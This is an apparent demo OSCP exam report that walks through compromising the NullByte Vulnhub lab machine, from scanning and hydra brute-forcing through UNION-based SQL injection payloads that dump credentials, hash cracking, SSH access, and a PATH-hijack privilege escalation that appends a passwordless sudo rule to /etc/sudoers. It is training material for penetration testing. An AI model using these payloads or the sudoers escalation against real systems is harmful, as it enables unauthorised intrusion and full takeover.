

---

# Offensive Security Certified Professional Exam Report\_Demo

OSCP Exam Report\_Demo

student@gmail.com, OSID: 12345

2021-06-05

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report</b>	<b>3</b>
1.1	Introduction . . . . .	3
1.2	Objective: . . . . .	3
1.3	Requirement: . . . . .	3
<b>2</b>	<b>High-Level Summary</b>	<b>4</b>
2.1	Recommendations: . . . . .	4
<b>3</b>	<b>Methodologies</b>	<b>5</b>
3.1	Information Gathering . . . . .	5
3.2	Penetration . . . . .	5
3.2.1	System IP: 10.10.10.114 . . . . .	5
3.2.1.1	Service Enumeration . . . . .	5
3.2.1.1.1	Scanning . . . . .	6
3.2.1.1.1.1	Nmap . . . . .	7
3.2.1.1.1.2	Ffuf . . . . .	7
3.2.1.1.1.3	Nikto . . . . .	8
3.2.1.2	Gaining Shell . . . . .	8
3.2.1.3	Privilege Escalation . . . . .	16
<b>4</b>	<b>Maintaining Access</b>	<b>20</b>
<b>5</b>	<b>House Cleaning:</b>	<b>21</b>

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards Vulnhub. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the Milnet. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Milnet was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**NullByte(10.10.10.114)** - SQL Injection vulnerability.

### 2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

During this penetration test, I was tasked with exploiting the Vulnhub box.

**Null Byte - 10.10.10.114**

### 3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to NullByte vulnhub machine.

#### 3.2.1 System IP: 10.10.10.114

##### 3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems.

This is valuable for an attacker as it provides detailed information on potential attack vectors into a system.

Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.114	<b>TCP:</b> 80,111,777,57965 <b>UDP:</b> NA

### 3.2.1.1.1 Scanning

```
# Nmap 7.80 scan initiated Fri Jun  4 04:19:42 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.114
Nmap scan report for 10.10.10.114
Host is up, received arp-response (0.0029s latency).
Scanned at 2021-06-04 04:19:43 PDT for 18s
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Null Byte 00 - level 1
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp    rpcbind
|_   100000  2,3,4      111/udp    rpcbind
|_   100000  3,4        111/tcp6   rpcbind
|_   100000  3,4        111/udp6   rpcbind
|_   100024  1          40242/tcp6 status
|_   100024  1          50141/udp  status
|_   100024  1          54325/udp6 status
|_   100024  1          57965/tcp  status
777/tcp   open  ssh     syn-ack ttl 64 OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
|_ ssh-dss
|_   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
|_ ssh-rsa
|_   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
|_ ecdsa-sha2-nistp256
|_   256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINxwJ5299oAQPJtmnso4wAqIdz2ACkCMWsvxgfl6XX/G
57965/tcp open  status  syn-ack ttl 64 1 (RPC #100024)
```

MAC Address: 00:0C:29:25:C2:16 (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Fri Jun 4 04:20:01 2021 -- 1 IP address (1 host up) scanned in 18.32 seconds

### 3.2.1.1.1 Nmap

```
→ ffuf -c -u http://10.10.10.114/FUZZ -w /opt/wordlist/medium.txt -e ".html"
```

```
:: Method          : GET
:: URL             : http://10.10.10.114/FUZZ
:: Wordlist         : FUZZ: /opt/wordlist/medium.txt
:: Extensions      : .html
:: Follow redirects : false
:: Calibration     : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403,405
```

```
-----
index.html          [Status: 200, Size: 196, Words: 20, Lines: 11]
uploads             [Status: 301, Size: 314, Words: 20, Lines: 10]
javascript          [Status: 301, Size: 317, Words: 20, Lines: 10]
phpmyadmin          [Status: 301, Size: 317, Words: 20, Lines: 10]
server-status       [Status: 403, Size: 300, Words: 22, Lines: 12]
```

### 3.2.1.1.2 Ffuf

- Nikto v2.1.6


```
-----
+ Target IP:        10.10.10.114
+ Target Hostname:  10.10.10.114
+ Target Port:      80
+ Start Time:       2021-06-04 04:37:10 (GMT-7)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪ content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: c4, size: 51c42a5c32a70,
↪ mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪ the EOL for the 2.x branch.
```

```
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8203 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:          2021-06-04 04:38:32 (GMT-7) (82 seconds)
-----
+ 1 host(s) tested
```

### 3.2.1.1.3 Nikto

### 3.2.1.2 Gaining Shell

Since we have multiple ports open lets try to check port 80 first since we have wide scope of attack in port 80. I do not see anything except an eye image.



**Figure 3.1:** 100-web.png

ffuf output reveals that there is a phpmyadmin and uploads folder but however we dont have permission to uploads folder and also phpmyadmin is not vulnerable to sql injections.

The first thing which i do is to download the image of website and check the metadata. By checking the metadata i found something interesting which could be a folder.



```
→ exiftool main.gif
ExifTool Version Number      : 11.88
File Name                    : main.gif
Directory                   : .
File Size                    : 16 kB
File Modification Date/Time  : 2015:08:01 09:39:30-07:00
File Access Date/Time       : 2021:06:04 04:42:30-07:00
File Inode Change Date/Time  : 2021:06:04 04:42:26-07:00
File Permissions             : rw-rw-r--
File Type                    : GIF
File Type Extension         : gif
MIME Type                    : image/gif
GIF Version                  : 89a
Image Width                  : 235
Image Height                 : 302
Has Color Map                : No
Color Resolution Depth       : 8
Bits Per Pixel               : 1
Background Color             : 0
Comment                      : P-): kzMb5nVYJw
Image Size                   : 235x302
Megapixels                   : 0.071
→
```

**Figure 3.2:** 105-hidden folder.png

It seems to be a folder name. Lets go to the folder and check what we have there. By going there it seems like its expecting a key.



**Figure 3.3:** 110-website key.png

I entered the root as key but however it gives me an invalid key. I think we can bruteforce this page for the proper key. We can use hydra to brute force the key or we can use burp attack but however since the community edition slow down the attack its better to use hydra.

```
hydra -l none -P /opt/rockyou/rockyou.txt 10.10.10.114 http-post-form
↪ "/kzMb5nVYJw/index.php:key=^PASS^:invalid key"
```

```
-l is user here no user required since no user field
http-post-form # Its used to define post request
^PASS^ # Tells hydra where to put the rockyou words
/kzMb5nVYJw/index.php # Its the post request path
key # Since we are bruteforcing the key variable

Invalid key # Defines to filter the response
```


By using that we can brute force the key values. With the result i can see that the elite is the valid key.

```
→ hydra -l none -P /opt/rockyou/rockyou.txt 10.10.10.114 http-post-form "/kzMb5nVYJw/index.php?key=^PASS^:invalid key"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-04 10:32:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.114:80/kzMb5nVYJw/index.php?key=^PASS^:invalid key
[STATUS] 4531.00 tries/min, 4531 tries in 00:01h, 14339867 to do in 52:45h, 16 active
[STATUS] 4610.00 tries/min, 13830 tries in 00:03h, 14330568 to do in 51:49h, 16 active
[80][http-post-form] host: 10.10.10.114 login: none password: elite
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-04 10:38:13
→
```

**Figure 3.4:** 150-Hydra.png

By entering the elite key we can see that its asking for the username.




← → ↻ 🏠 10.10.10.114/kzMb5nVYJw/index.php

Search for usernames:

Enter username:

**Figure 3.5:** 115-web username.png

Entered admin as the username but however i get the response stating that data fetched successfully.



← → ↻ 🏠 10.10.10.114/kzMb5nVYJw/420search.php?usrtosearch=admin

Fetched data successfully

**Figure 3.6:** 120-admin username.png

By entering the character " i can see that there is a sql error so there might be a sql injection on this site. Also with the error i can confirm the MYSQL is being used in this website




**Figure 3.7:** 130-sql injection.png

We need to find out the topology of sql(Structure) being used here, Inorder to do that we can use few commands to identify the values. i am going to use burp suite to enumerate the details and results.

To fetch entries we are using the below command.

```
" union select 1,2,3#
```

By using the above command we can see that there are 3 entries being fetched.



**Figure 3.8:** 135-sql entries.png

I can also check the version number of sql by using the below command.

```
" union select 1,2,(select @@version)#
```

Awesome we have the version as **Mysql 5.5.44**



```
" union select 1,2,(select group_concat(schema_name) from information_schema.schemata)#
```

```
Send Cancel < > >
Request
Pretty Raw \n Actions
1 GET /k7M5oWjw/420search.php?urlto=search HTTP/1.1
2 Host: 10.10.10.114
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Sat, 05 Jun 2021 08:33:57 GMT
3 Server: Apache/2.4.10 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 374
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 EMP ID : 1 <br>
EMP NAME : ramesh <br>
EMP POSITION : <br>
.....<br>
EMP ID : 2 <br>
EMP NAME : isis <br>
EMP POSITION : employee <br>
.....<br>
EMP ID : 1 <br>
EMP NAME : 2 <br>
EMP POSITION : Information_schema,mysql,performance_schema,phpmyadmin,sest <br>
.....<br>
11 Fetched data successfully
12
```

**Figure 3.10:** 150-sql db.png

student@gmail.com, OSID: 12345

```
" union select 1,2,(select group_concat(table_name) from information_schema.tables where  
↳ table_schema="seth")#
```

It seems there is only one table called users. Lets see what we have inside users.




Figure 3.11: 155-sql tables.png

We need to find the columns inside the table now with the help of below command.

```
" union select 1,2,(select group_concat(column_name) from information_schema.columns where  
↳ table_name="users")#
```

I can see the columns as **id,user,pass,position**




Figure 3.12: 160-sql columns.png

Lets extract all the information from databases.

```
" union select 1,2,(select group_concat(id,'\n',user,'\n',pass,'\n',position) from  
↳ seth.users)#
```

We can see the password. It looks like a baset64 encoded string.




Figure 3.13: 165-user pass.png

Lets try to decode the base64 string and check what we have.




Figure 3.14: 170-base64.png


We will not be able to decode it since the string is not divisible by 4 and hence we have added = at the end. From the result it looks like hash. Lets try online hash crack and check if we get something or not.

### Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

c6d6bd7ebf806f43c76acc3681703b81



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-haif, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c6d6bd7ebf806f43c76acc3681703b81	md5	omega

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

**Figure 3.15:** 180-user pass.png

**ramses:omaga** is the username and password. Lets try to login and check if we can login or not. We need to ssh to the port 777.

```

→ ssh ramses@10.10.10.114 -p 777
ramses@10.10.10.114's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun  5 13:53:58 2021 from 10.10.10.101
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$

```

**Figure 3.16:** 185-ramses login.png

We are able to login to ramses user successfully.

**Vulnerability Explanation:** We are able to get the username and password with the help of sql injection

**Vulnerability Fix:** Need to sanitize the user input in terms of sql injection

**Severity:** Critical

**Proof of Concept Code Here:**NA

**Local.txt Proof Screenshot**

```
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$
```

Figure 3.17: 190-Local proof.png

Local.txt Contents: NA

### 3.2.1.3 Privilege Escalation

By checking the bash history i can see few interesting information.

```
cd /var/www
cd backup/
ls
./procmwatch
clear
sudo -s
```

Figure 3.18: 195-history.png


Lets go to the folder and check what we have there.

```
ramses@NullByte:/var/www/backup$ ls -la
total 20
drwxrwxrwx 2 root root 4096 Aug  2  2015 .
drwxr-xr-x 4 root root 4096 Aug  2  2015 ..
-rwsr-xr-x 1 root root 4932 Aug  2  2015 procmwatch
-rw-r--r-- 1 root root  28 Aug  2  2015 readme.txt
ramses@NullByte:/var/www/backup$
```

Figure 3.19: 200-suid.png



It seems like a symlink. Since we have executable permission. Lets run and check what we have.




```
ramses@NullByte:/var/www/backup$  
ramses@NullByte:/var/www/backup$ ./procwatch  
  PID TTY          TIME CMD  
21280 pts/0    00:00:00 procwatch  
21281 pts/0    00:00:00 sh  
21282 pts/0    00:00:00 ps  
ramses@NullByte:/var/www/backup$
```

**Figure 3.20:** 205-cat suid.png

It seems like this suid function is trying to run ps with sudo. Since its running ps function we can change the env variable and have malicious code execution.

I will create a ps binary in /tmp folder and make that one execute. I am going to edit the sudoers file.

```
echo "echo 'ramses  ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers" > ps
```




```
ramses@NullByte:/tmp$  
ramses@NullByte:/tmp$ echo "echo 'ramses  ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers" > ps  
ramses@NullByte:/tmp$ export PATH=/tmp:$PATH  
ramses@NullByte:/tmp$ chmod 777 ps
```

**Figure 3.21:** 210-sudoers.png

We have created the script in tmp folder and since the temp is added to the PATH first it will be executed first than other variables.

